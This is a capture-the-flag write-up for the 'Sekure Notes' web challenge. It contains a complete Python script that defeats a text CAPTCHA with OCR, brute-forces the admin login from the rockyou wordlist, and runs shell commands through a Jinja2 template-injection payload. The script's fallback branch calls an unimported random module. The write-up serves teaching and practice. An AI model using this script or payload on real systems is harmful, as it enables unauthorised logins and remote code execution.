BBCTF 2025
Sekure Notes (Web)
Challenge Description
Challenge: Sekure Notes
Category: Web
Author: vicevirus
URL: http://157.180.92.15:7999/ (opens in a new tab)
I don't think you are able to get the flag. The captcha is too strong :(
Note: This challenge's login is meant to be bruted. Check source code for which wordlist to use :)
Goals
- Bruteforce the admin password using the rockyou wordlist
- Bypass the CAPTCHA mechanism
- Exploit SSTI vulnerability to read the flag
Vulnerability Analysis
1. Hardcoded Admin Credentials
From the source code analysis, we can see the login function contains a hardcoded password check:
def login():
    message = None
    message_class = ''
    if request.method == 'POST':
        username = request.form.get('username', '')
        password = request.form.get('password', '')
        captcha_input = request.form.get('captcha', '')
        if captcha_input.upper() != session.get('captcha', '').upper():
            message = 'Captcha incorrect. Please try again.'
            message_class = 'error'
        elif username == 'admin' and password == 'RANDOMPASSWORD': # rockyou
The comment # rockyou indicates that the admin password is from the rockyou wordlist.
2. SSTI Vulnerability
There's a Server-Side Template Injection vulnerability in the admin_notes() function:
def admin_notes():
    if not session.get('admin'):
        return jsonify({'error': 'unauthorized'}), 403
    note_render = ''
    if request.method == 'POST':
        raw_note = request.form.get('note', '')
        try:
            note_render = render_template_string(raw_note)  # VULNERABLE!
        except:
            note_render = 'Error rendering note.'
    return render_template_string('''
...[SNIP]...
        <div style="margin-top: 1rem;">{{ note_render|safe }}</div>
      </div>
    </body>
    </html>
    ''', note_render=note_render)
The vulnerability exists because:
- User input is directly passed to
render_template_string() - The
|safefilter is used, which tells Jinja2 not to escape the content - This allows arbitrary template injection
3. Weak CAPTCHA Implementation
The CAPTCHA can be bypassed using OCR since it generates simple alphanumeric text without complex distortions.
Solution
Step 1: Download and Analyze Source Code
- First, download the source code provided by the challenge
- Analyze the code to identify vulnerabilities and attack vectors
Step 2: Brute Force Attack with CAPTCHA Bypass
Since we need to bypass the CAPTCHA that appears on each login attempt, I discovered that the CAPTCHA in this challenge generates simple alphanumeric text that can be solved using OCR (Optical Character Recognition).
Attack Script:
import requests
from PIL import Image
import io
import pytesseract
import time
import os

# Configuration
TARGET_URL = "http://localhost:7999/"  # Change this to your target URL
WORDLIST_PATH = "rockyou.txt"  # Path to your wordlist
ADMIN_USERNAME = "admin"
THROTTLE_DELAY = 0.1  # Delay between attempts to avoid rate limiting
MAX_ATTEMPTS = None  # Set to None for unlimited or a number to limit attempts

def solve_captcha(session):
    """Attempt to solve the CAPTCHA using OCR with retries"""
    for _ in range(3):  # Try up to 3 times
        try:
            # Get the CAPTCHA image
            captcha_response = session.get(f"{TARGET_URL}captcha?{int(time.time())}")
            captcha_image = Image.open(io.BytesIO(captcha_response.content))

            # Preprocess image to improve OCR accuracy
            captcha_image = captcha_image.convert('L')  # Grayscale
            captcha_image = captcha_image.point(lambda x: 0 if x < 128 else 255, '1')  # Binarize

            # Use Tesseract OCR with custom configuration
            custom_config = r'--oem 3 --psm 8 -c tessedit_char_whitelist=ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
            captcha_text = pytesseract.image_to_string(captcha_image, config=custom_config).strip()

            # Validate the OCR result
            if len(captcha_text) == 5 and captcha_text.isalnum():
                return captcha_text.upper()

        except Exception as e:
            print(f"[-] CAPTCHA solving error: {e}")

    # If OCR fails after retries, generate a random string (fallback)
    fallback = ''.join(random.choices('ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789', k=5))
    print(f"[-] OCR failed, using fallback CAPTCHA: {fallback}")
    return fallback

def attempt_login(session, password):
    """Attempt to login with given password"""
    captcha_text = solve_captcha(session)

    login_data = {
        'username': ADMIN_USERNAME,
        'password': password,
        'captcha': captcha_text
    }

    response = session.post(TARGET_URL, data=login_data, allow_redirects=True)
    return "/admin/notes" in response.url

def exploit_ssti(session, command):
    """Exploit the SSTI vulnerability to execute commands"""
    payload = f"{{{{ config.__class__.__init__.__globals__['os'].popen('{command}').read() }}}}"
    response = session.post(f"{TARGET_URL}admin/notes", data={'note': payload})

    # Extract the result from the response
    start_marker = '<div style="margin-top: 1rem;">'
    end_marker = '</div>'
    try:
        result = response.text.split(start_marker)[1].split(end_marker)[0]
        return result.strip()
    except:
        return "Failed to extract result"

def brute_force():
    """Main brute force function"""
    print(f"[*] Starting brute force attack on {TARGET_URL}")
    print(f"[*] Using wordlist: {WORDLIST_PATH}")

    # Check if wordlist exists
    if not os.path.exists(WORDLIST_PATH):
        print(f"[-] Error: Wordlist not found at {WORDLIST_PATH}")
        return

    # Initialize counters
    attempts = 0
    start_time = time.time()
    session = requests.Session()

    with open(WORDLIST_PATH, 'r', errors='ignore') as f:
        for line in f:
            password = line.strip()
            if not password:
                continue

            attempts += 1
            if MAX_ATTEMPTS and attempts > MAX_ATTEMPTS:
                print(f"[*] Reached max attempts ({MAX_ATTEMPTS}), stopping.")
                break

            # Print progress every 10 attempts
            if attempts % 10 == 0:
                elapsed = time.time() - start_time
                rate = attempts / elapsed
                print(f"[*] Attempt {attempts}: Trying '{password}' | Rate: {rate:.2f} attempts/sec")

            try:
                if attempt_login(session, password):
                    print(f"\n[+] SUCCESS! Found credentials: {ADMIN_USERNAME}:{password}")
                    print(f"[*] Found in {attempts} attempts ({time.time() - start_time:.2f} seconds)")

                    # Now exploit the SSTI vulnerability
                    print("\n[+] Exploiting SSTI vulnerability...")

                    # Test command execution
                    print("[*] Testing command execution with 'id':")
                    print(exploit_ssti(session, "id"))

                    # Search for flag
                    print("\n[*] Searching for flag...")
                    common_flag_locations = [
                        "/flag", "/flag.txt", "/app/flag", "/app/flag.txt",
                        "/home/flag", "/home/flag.txt", "/root/flag",
                        "/root/flag.txt", "/var/www/flag", "/var/www/flag.txt"
                    ]

                    for location in common_flag_locations:
                        result = exploit_ssti(session, f"cat {location} 2>/dev/null")
                        if result and "No such file" not in result:
                            print(f"\n[+] FLAG FOUND at {location}:")
                            print(result)
                            return

                    # If not found, try to find it
                    print("\n[+] Flag not found in common locations. Searching filesystem...")
                    find_result = exploit_ssti(session, "find / -name '*flag*' 2>/dev/null")
                    print("Potential flag locations:")
                    print(find_result)

                    return

            except Exception as e:
                print(f"[-] Error during attempt {attempts}: {e}")
                session = requests.Session()  # Reset session on error

            time.sleep(THROTTLE_DELAY)

    print("\n[-] Brute force completed. Password not found in wordlist.")

if __name__ == "__main__":
    # Check if pytesseract is available
    try:
        pytesseract.get_tesseract_version()
    except:
        print("[-] Error: Tesseract OCR is not installed or not in PATH")
        print("[*] On Ubuntu/Debian, install with: sudo apt install tesseract-ocr")
        print("[*] On macOS, install with: brew install tesseract")
        exit(1)

    brute_force()
How the Script Works:
-
CAPTCHA Solving (
solve_captchafunction):- Downloads the CAPTCHA image from the server
- Preprocesses the image (grayscale + binarization) for better OCR accuracy
- Uses Tesseract OCR to extract the 5-character alphanumeric text
- The CAPTCHA uses simple text generation, making it vulnerable to OCR
-
Login Brute Force (
attempt_loginfunction):- For each password from rockyou.txt, solves the CAPTCHA using OCR
- Submits login form with username=admin, password, and OCR-solved CAPTCHA
- Checks for successful login by detecting
/admin/notesin response URL
-
SSTI Exploitation (
exploit_sstifunction):- Once authenticated, exploits the template injection vulnerability
- Executes system commands to search for and read the flag
Step 3: Running the Attack
- Run the script against the target:
http://157.180.92.15:7999/ - The script will bruteforce passwords and find: peaches
- After successful login, it automatically exploits SSTI to get the flag
Step 4: Manual SSTI Exploitation (Alternative)
If you prefer manual exploitation after getting the credentials:
- Login with
admin:peaches - Navigate to the admin notes page
- Use one of these SSTI payloads to read the flag:
Payload:
{{ config.__class__.__init__.__globals__['os'].popen('cat /flag.txt').read() }}
Key Takeaways
- Weak CAPTCHA Implementation: The challenge demonstrates how simple text-based CAPTCHAs can be easily bypassed with OCR
- Source Code Analysis: Always check for hints in source code comments (like the
# rockyoucomment) - SSTI via |safe Filter: The
|safefilter in Jinja2 disables escaping, making template injection possible - Defense: Use proper input validation, complex CAPTCHAs, and avoid
|safefilter with user input
Final Result
Flag: BBCTF{c4ptcha_4nd_sst1_m4st3r!}